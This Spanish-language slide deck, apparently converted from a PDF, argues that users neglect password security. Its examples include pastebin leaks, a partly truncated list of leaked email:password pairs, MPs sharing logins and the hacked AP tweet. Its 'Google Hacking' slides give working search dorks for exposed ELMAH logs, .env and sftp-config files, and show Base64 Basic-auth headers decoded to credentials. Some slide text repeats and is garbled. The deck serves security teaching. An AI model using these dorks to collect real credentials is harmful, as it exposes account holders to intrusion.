Cyber Scum - Pastebin.com  
https://pastebin.com/ajaYnLYc ▾ Traducir esta página  
ian Jul 30th, 2012 (edited) 200,663 Never. Not a member of Pastebin yet? Sign Up, it unlocks many cool features! rawdownloadcloneembedreportprint text 0.06 ...

password leak - Pastebin.com  
https://pastebin.com/n9phcmx4 ▾ Traducir esta página  
25 oct. 2016 - This leak includes the emails and passwords for every single Twitter account ... their email accounts, facebook and instagram are all vulnerable to being ..... password leak list leaked passwords list leaked password database ...

+500 fb logins & pages hacked by AnonGhost - Pastebin.com  
https://pastebin.com/wzflMrCJW ▾ Traducir esta página  
11 jun. 2014 - +500 facebook logins & pages hacked by AnonGhost. https://www.facebook.com/PwnedByAnonghost. https://www.facebook.com/ ...

Linkedin Database - Pastebin.com  
https://pastebin.com/Ndb3qwQ7 ▾ Traducir esta página  
24 may. 2017 - List of Few Original DB Leaks: ... linkedin leaked passwords list ... But, do you

# Las contraseñas largas no sirven de mucho ...

Una contraseña no se adivina, se lee


Google search results for "pastebin facebook passwords list". The results include links to various password leaks from Pastebin, such as:

- #Anonymous #RedCult- #Oplsrael 2016 FB accounts - Pastebin.com
- Cyber Scum - Pastebin.com
- password leak - Pastebin.com
- +500 fb logins & pages hacked by AnonGhost - Pastebin.com
- Linkedin Database - Pastebin.com

Rank	Username	Password
57.	hea	oo.com:123456
58.	hel	oo.com.sg:123123
59.	hi_	91115551@yahoo.com:123456
60.	hid	.co.uk:fuckyou
61.	hir	hoo.co.jp:facebook1
62.	hur	.vn:123456
63.	isu	.com:054321
64.	jay	hoo.com:123456
65.	jen	mail.co.uk:letmein
66.	jet	hoo.co.uk:321321
67.	jfg	om:letmein
68.	jim	ibo.com:123456
69.	jos	l.com:123456
70.	ket	tmail.co.uk:123456
71.	kor	hoo.com:mafiaWars
72.	lei	bibo.com:123456
73.	lec	.dk:123456
74.	lec	et.com:123456
75.	lin	bibo.com:123456
76.	liz	.com:123456
77.	lov	aby@yahoo.com:123456
78.	luc	61@yahoo.com:123456
79.	lun	oo.in:123456
80.	lwg	uth.net:letmein
81.	lyr	bo.com:123456
82.	maf	a11.com:mafiaWars

# Las contraseñas largas no sirven de mucho ...

Una contraseña no se adivina, se lee



# El usuario considera que las contraseñas no son importantes ...

## The lax computer security of British MPs - as detailed in their own tweets

SHARED PASSWORDS, UNLOCKED PCS, PORN EVERYWHERE.

Author: Graham Cluley

PUBLISHED DECEMBER 4, 2017 9:11 AM IN CELEBRITIES, PRIVACY, SECURITY THREATS 17



Kudos to Nadine Dorries, the British MP for Mid-Bedfordshire, who has **bravely exposed** the appalling computer security practices that she and her fellow politicians have in place.

# El usuario considera que las contraseñas no son importantes ...

## The lax computer security practices detailed in the new BBC report

SHARED PASSWORDS, BY GREGORY CLULEY

Author: Graham Cluley  
PUBLISHED DECEMBER 4, 2017 9:00 AM



Nadine Dorries

@NadineDorries



My staff log onto my computer on my desk with my login everyday. Including interns on exchange programmes. For the officer on @BBCNews just now to claim that the computer on Greens desk was accessed and therefore it was Green is utterly preposterous !!

7:03 PM - Dec 2, 2017

1,553 4,262 people are talking about this



Kudos to Nadine Dorries, the British MP for Mid-Bedfordshire, who has **bravely exposed** the appalling computer security practices that she and her fellow politicians have in place.

# El usuario considera que las contraseñas no son importantes ...

## The lax computer security of British MPs detailed in this BBC News article

SHARED PASSWORDS, LAX SECURITY

Author: Graham Cluley  
PUBLISHED DECEMBER 4, 2017 9:15 AM



Kudos to Nadine Dorries for **bravely exposed** the a... fellow politicians have



Nadine Dorries @NadineDorries



My staff log onto my computer on my desk with my login everyday. Including interns on exchange programmes. For the officer on @BBCNews just now to claim that the computer on Greens desk was accessed and therefore it was Green is utterly preposterous !!

7:03 PM - Dec 2, 2017



Sir Robert Symes MP @RobertSymes

2 Dec

Replies to @bublang @NadineDorries  
Good



Nadine Dorries @NadineDorries



All my staff have my login details. A frequent shout when I manage to sit at my desk myself is, 'what is the password?'

8:39 PM - Dec 2, 2017

14 people are talking about this



# El usuario considera que las contraseñas no son importantes ...

 **James Clayton**  @JamesClayton5 3 Dec  
It is extremely common for MPs to share their parliamentary login details with their staff. Seems slightly unfair to vilify @NadineDorries for what is common practice

 **Nick Boles MP**  @NickBoles 8:31 PM - Dec 3, 2017  
I certainly do. In fact I often forget my password and have to ask my staff what it is.

Heart icon 42 Comment icon 532 people are talking about this



Kudos to Nadine Dorries  bravely exposed the a fellow politicians have

 **Dorries**  Dorries 2017  
to my computer on my desk with my login including interns on exchange programmes. For the BBCNews just now to claim that the computer on was accessed and therefore it was Green is utterly!

 **Sir Robert Syme MP**  @RobertSyme 2 Dec  
Replies to @bublang @NadineDorries Good

 **Nadine Dorries**  @NadineDorries 8:39 PM - Dec 2, 2017  
All my staff have my login details. A frequent shout when I manage to sit at my desk myself is, 'what is the password?' Heart icon 14 Comment icon 102 people are talking about this

**El usuario considera que las contraseñas no son importantes ...**

 **JamesClayton**  @JamesClayton5 3 Dec  
It is extremely common for MPs to share their parliamentary login details with their staff. Seems slightly unfair to vilify [@NadineDorries](#) for what is common practice

 **Nick Boles MP**  3 Dec  
 **Luke Redpath** @lukeredpath 3 Dec  
Like [@NadineDorries](#), my MP also shares his login details with staff. Does Parliament have no IT security policies? How prevalent is this really shoddy security practice amongst MPs? 😰 [twitter.com/willquince/sta...](https://twitter.com/willquince/status/93808811000000000)

 **Will Quince MP**  3 Dec  
 **Robert Syms MP**  @RobertSyms 3 Dec  
@[NadineDorries](#) 3 Dec  
to my computer on my desk with my login details. I was using interns on exchange programmes. For the [BBCNews](#) just now to claim that the computer on my desk was Green's is utterly ridiculous and therefore it was Green is utterly ridiculous

 **Nadine Dorries**  3 Dec  
I am sharing my login details. A frequent shout when I am at my desk myself is, 'what is the password?' 3 Dec  
I am talking about this

<https://www.grahamcluley.com/lax-computer-security-british-mps-detailed-tweets/>

... pero usamos verificación en dos pasos

**Hackers aprovechan la inseguridad de la verificación en dos pasos a través SMS para robar cuentas bancarias**



# Utilicemos datos biométricos

Los datos biométricos deberían ser nombres de usuario, no contraseñas

Los hackers pueden «copiar» las huellas dactilares a partir de una fotografía



Los hackers han comprobado su teoría con fotos de los dedos de la ministra de defensa alemana -  
REUTERS

# Utilicemos datos biométricos

Los datos biométricos deberían ser nombres de usuario, no contraseñas

Los hackers pueden «copiar» las huellas dactilares a partir de una fotografía



The image consists of two parts. The top part is a screenshot of a news article from the SPIE Proceedings. It features a yellow header bar with 'SPIE.' and 'PROCEEDINGS OF SPIE'. Below this, the title 'Impact of artificial "gummy" fingers on fingerprint systems' is displayed in bold black text. Underneath the title, it says 'Author(s): [Tsutomu Matsumoto](#); [Hiroyuki Matsumoto](#); [Koji Yamada](#); [Satoshi Hoshino](#)'. The bottom part of the image shows a photograph of two men in suits shaking hands. One man is wearing a dark blue jacket, and the other is wearing a grey jacket with a belt.

Los hackers han comprobado su teoría con fotos de los dedos de la ministra de defensa alemana -  
REUTERS

# ¿La contraseña de Twitter es importante?



Real Madrid C.F.

@realmadriden



Follow

Benvingut Messi!  
¡Bienvenido Messi!  
Welcome Messi!  
Bienvenue Messi!  
#Messi

# ¿La contraseña de Twitter es importante?

The Associated Press

Following


Breaking: Two Explosions in the White House and Barack Obama is injured

Reply Retweet Favorite More

3,063 RETWEETS	144 FAVORITES
----------------	---------------

12:07 PM - 23 Apr 13

# ¿La contraseña de Twitter es importante?



# ¿La contraseña de Twitter es importante?

The image shows a screenshot of a Twitter post from the account @AP. The post contains a message from an AP staffer about a news item, followed by a link to a Washington Post article. Below the tweet is a block of text from a different AP staffer. To the right of the tweet is a financial chart from Bloomberg showing the Dow Jones Industrial Average (INDU) index.

**Twitter Post Content:**

Sent: Tue 4/23/2013 12:12 PM  
From: [An AP staffer]  
Subject: News

Hello,

Please read the following article, it's very important :

<http://www.washingtonpost.com/blogs/worldviews/wp/2013/04/23/>

[A different AP staffer]  
Associated Press  
San Diego  
mobile [removed]

**Financial Chart Data (Bloomberg):**

Metric	Value
INDU Index - Last Price (R1)	14685.36
T High on 04/23 17:00	14720.34
Average	14698.17
L Low on 04/23 18:10	14554.29
Prev Close -----	14567.17

# Y repito: al usuario no le preocupa demasiado la seguridad

**La contraseña para lanzar misiles nucleares desde Estados Unidos fue "00000000" durante 20 años**



Miguel Jorge

9/14/17 11:58am • Archivar en: CONTRASEÑA ▾




23.2K



6



5



<http://es.gizmodo.com/la-contraseña-para-lanzar-misiles-nucleares-desde-estad-1809738979>

# Google Hacking



HTTP\_AUTHORIZATION:Basic in-url:elmah.axd



[Todo](#)

Vídeos

Shopping

Noticias

Imágenes

Más

Configuración

Herramientas

Aproximadamente 25 resultados (0,19 segundos)

# Google Hacking



HTTP\_AUTHORIZATION:Basic in-url:elmah.axd



Error: System.Web.HttpException [17987]

[elmah.axd/detail?id=17987](#) ▾ Traducir esta página

ALL\_HTTP, HTTP\_ACCEPT:text/html, application/xhtml+xml, /\* HTTP\_Authorization:  
HTTP\_HOST: HTTP\_USER\_AGENT:Mozilla/5.0 (compatible; MSIE 10.0; Windows NT  
6.2; WOW64; Trident/6.0). ALL\_RAW, Accept: text/html, application/xhtml+xml, /\* Authorization: Basic  
Og== Host: ...

Error: System.Web.HttpException [91ec55f9-cb6a-468f-9c49 ...

[elmah.axd/detail?id=91ec55f9-cb6a-468f-9c49](#) ▾ Traducir esta página

ALL\_HTTP, HTTP\_ACCEPT:text/html, application/xhtml+xml, /\* HTTP\_Authorization:  
HTTP\_HOST: HTTP\_USER\_AGENT:Mozilla/5.0 (compatible; MSIE 10.0; Windows NT  
6.2; WOW64; Trident/6.0). ALL\_RAW, Accept: text/html, application/xhtml+xml, /\* Authorization: Basic  
Host: ...

Error: System.Web.HttpException [e703dcf4-f445-4146-aa40 ...

[elmah.axd/detail?id=e703dcf4-f445-4146-aa40](#) ▾ Traducir esta página

HTTP\_Authorization, Basic HTTP\_COOKIE .ASPXANONYMOUS=  
hv3GCkcp6XLBhObh6Ez\_w1; ASP.NET\_SessionId= " "a5xvzgzxktd. HTTP\_HOST,  
HTTPS, off.

Error: System.Web.HttpException [5acbccc1-d46f-4ec1-ae14 ...

[elmah.axd/detail?id=5acbccc1-d46f-4ec1-ae14](#) ▾ Traducir esta página

ALL\_HTTP, HTTP\_CONNECTION:close HTTP\_Authorization:Basic  
HTTP\_HOST HTTP\_USER\_AGENT:Python-urllib/2.7. ALL\_RAW, Connection: close  
Authorization: Basic Host: User-Agent: Python-urllib/2.7.  
APPL\_MD\_PATH ...

Error: System.Web.HttpException [7e0a4ebf-3e38-40f3-9036 ...

[elmah.axd/detail?id=7e0a4ebf-3e38-40f3-9036](#) ▾ Traducir esta página

ALL\_RAW, Connection: Keep-Alive Accept: /\* Accept-Encoding: gzip, deflate Accept-Language: zh-cn  
Authorization: Basic Host: 31.28.161.243 User-Agent: Mozilla/4.0 (compatible;

# Google Hacking



HTTP\_AUTHORIZATION:Basic in-urL:elmah.axd



Error: System.Web.HttpException [17987]

elmah.axd/detail?id... ▾ Traducir esta página

ALL\_HTTP, HTTP\_ACCEPT:text/html, application/xhtml+xml, /\* HTTP\_Authorization:  
HTTP\_HOST

HTTP\_USER\_AGENT:Mozilla/5.0 (compatible; MSIE 10.0; Windows NT

amientos

A public action method 'html' was not found on controller  
'study.ua.web.Controllers.ManagerController'.

ERRORS HELP ABOUT

**System.Web.HttpException**

A public action method 'html' was not found on controller 'study.ua.web.Controllers.ManagerController'.

```
System.Web.HttpException (0x80004005): A public action method 'html' was not found on controller 'study.ua.web.Controllers.ManagerController'
at System.Web.Mvc.Controller.HandleUnknownAction(String actionName)
at System.Web.Mvc.Controller.ExecuteCore()
at System.Web.Mvc.ControllerBase.Execute(RequestContext requestContext)
at System.Web.Mvc.MvcHandler.<>c__DisplayClass6.<>c__DisplayClassb.<BeginProcessRequest>b__5()
at System.Web.Mvc.Async.AsyncResultWrapper.<>c__DisplayClass1.<MakeVoidDelegate>b__0()
```

## Server Variables

Name	Value
ALL_HTTP	HTTP_CONNECTION:close HTTP_AUTHORIZATION:Basic cm9vdDox... = HTTP_HOST:... HTTP_USER_AGENT:Python-urllib/2.7
ALL_RAW	Connection: close Authorization: Basic cm9vdDox... = Host: ... User-Agent: Python-urllib/2.7
APPL_MD_PATH	/LM/W3SVC/3/ROOT
APPL_PHYSICAL_PATH	D:\ProdWeb\
AUTH_PASSWORD	*****
AUTH_TYPE	

Error: System.Web.HttpException [7e0a4ebf-3e38-40f3-9030 ...

elmah.axd/detail?id=7e0a4ebf-3e38-40f3... ▾ Traducir esta página

ALL\_RAW, Connection: Keep-Alive Accept: /\* Accept-Encoding: gzip, deflate Accept-Language: zh-cn

Authorization: Basic Host: 31.28.161.243 User-Agent: Mozilla/4.0 (compatible;

# Google Hacking



HTTP\_AUTHORIZATION:Basic in-url:elmah.axd



Error: System.Web.HttpException [17987]

[elmah.axd/detail?id... ▾](#) Traducir esta página

amientos

```
route (RequestContext requestContext)
playClass6.<>c__DisplayClassb.<BeginProcessRequest>b__5
Mapper.<>c__DisplayClass1.<MakeVoidDelegate>b__0()
```

ose HTTP\_AUTHORIZATION:Basic cm9vdDoxMjAxMjMwMA== HTTP\_HOST:J...  
Host: [REDACTED]

orization: Basic cm9vdDoxMjAxMjMwMA== Host: [REDACTED] User-Age  
Host: [REDACTED]

APPL\_MD\_PATH ...

Error: System.Web.HttpException [7e0a4ebf-3e38-40f3-9036 ...

[elmah.axd/detail?id=7e0a4ebf-3e38-40f3... ▾](#) Traducir esta página

ALL\_RAW, Connection: Keep-Alive Accept: \*/\* Accept-Encoding: gzip, deflate Accept-Language: zh-cn

Authorization: Basic Host: 31.28.161.243 User-Agent: Mozilla/4.0 (compatible;

# Google Hacking



HTTP\_AUTHORIZ

A public action method 'html' was  
'study.ua.web.Controllers.Manage

ERRORS HELP ABOUT

**System.Web.HttpException**

A public action method 'html' was not found

System.Web.HttpException (0x80004005) : A pub  
at System.Web.Mvc.Controller.HandleUnknown  
at System.Web.Mvc.Controller.ExecuteCore  
at System.Web.Mvc.ControllerBase.Execute  
at System.Web.Mvc.MvcHandler.<>c\_\_Display  
at System.Web.Mvc.Async.AsyncResultWrapp

## Server Variables

Name	Value
ALL_HTTP	HTTP_CONNECTION:close HTTP_ACCEPT:application/json, text/javascript, */*; q=0.01 HTTP_ACCEPT_ENCODING:gzip, deflate HTTP_HOST:study.ua.web HTTP_REFERER:/ HTTP_USER_AGENT:Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.95 Safari/537.36 ALL_RAW:Connection: close Authorization: Basic dXNlcjE6MTIzNDU2 HTTP_ACCEPT:application/json, text/javascript, */*; q=0.01 HTTP_ACCEPT_ENCODING:gzip, deflate HTTP_HOST:study.ua.web HTTP_REFERER:/ HTTP_USER_AGENT:Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.95 Safari/537.36 APPL_MD_PATH:/LM/W3SVC/3/ROOT APPL_PHYSICAL_PATH:D:\ProdWeb\ AUTH_PASSWORD:***** AUTH_TYPE:

HTTP\_AUTHORIZ  
Error: System.Web.HttpException  
/elmah  
ALL\_RAW, Connection: Kee  
Authorization: Basic

Base64 no es un sistema criptográfico

Decode from Base64 format

Simply use the form below

dXNlcjE6MTIzNDU2

◀ DECODE ▶

UTF-8



You may also select input charset.

user1:123456

# Google Hacking

intitle:"Index Of" intext:sftp-config.json



# Google Hacking

intitle:"Index Of" intext:sftp-config.json



```
{  
    // [REDACTED]  
    // [REDACTED]  
  
    // sftp, ftp or ftps  
    "type": "ftp",  
  
    "save_before_upload": true,  
    "upload_on_save": true,  
    "sync_down_on_open": true,  
    "sync_skip_deletes": true,  
    "sync_same_age": true,  
    "confirm_downloads": false,  
    "confirm_sync": false,  
    "confirm_overwrite_newer": true,  
  
    "host": "www.[REDACTED]",  
    "user": "[REDACTED]",  
    "password": "[REDACTED]",  
    // "port": "22",  
  
    "remote_path": "/public_html/[REDACTED]/",  
    "ignore_regexes": [  
        "\\.sublime-(project|workspace)", "sftp-config(-alt\\d?)?\\.json",  
        "sftp-settings\\.json", "/venv/", "\\.svn/", "\\.hg/", "\\.git/",  
        "\\.bzr", "\_darcs", "CVS", "\\.DS_Store", "Thumbs\\.db", "desktop\\.ini"  
    ],  
    // "file_permissions": "664",  
    // "dir_permissions": "775",  
  
    // "extra_list_connections": 0,  
  
    "connect_timeout": 30,  
    // "keepalive": 120,  
    // "ftp_passive_mode": true,  
    // "ftp_reuse_passive_host": false,  
    // "ssh_key_file": "~/.ssh/id_rsa",  
    // "sftp_flags": ["-F", "/path/to/ssh_config"],  
  
    // "preserve_modification_times": false,  
    // "remote_time_offset_in_hours": 0,  
    // "remote_encoding": "utf-8",  
    // "remote_locale": "C",  
    // "allow_config_upload": false,  
}
```

# Google Hacking

"mysqli\_connect" ext:inc



# Google Hacking

"mysqli\_connect" ext:inc



```
//require_once("session.inc");

class DB
{
    var $host = "XXXXXXXXXX";          //macchina
    var $user = "XXXXXXXXXX";          //utente abilitato
    var $pwd = "XXXXXXXXXX";           //password dell'utente
    var $dbname = "XXXXXXXXXX";        //il nome del database

    function DB()
    {
        $this->db_user();
    }
}
```

# Google Hacking

"DB\_PASSWORD" filetype:env



```
APP_ENV=production
APP_DEBUG=false
APP_KEY=[REDACTED]
APP_URL=[REDACTED]

DB_HOST=[REDACTED]
DB_DATABASE=[REDACTED]
DB_USERNAME=[REDACTED]
DB_PASSWORD=[REDACTED]
DB_PORT=3306
DB_TABLES_PREFIX=cor
DB_CHARSET=utf8
DB_COLLATION=utf8_unicode_ci
DB_DUMP_COMMAND_PATH=

IMAGE_DRIVER=gd


CACHE_DRIVER=file
SESSION_DRIVER=file
QUEUE_DRIVER=sync

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=[REDACTED]
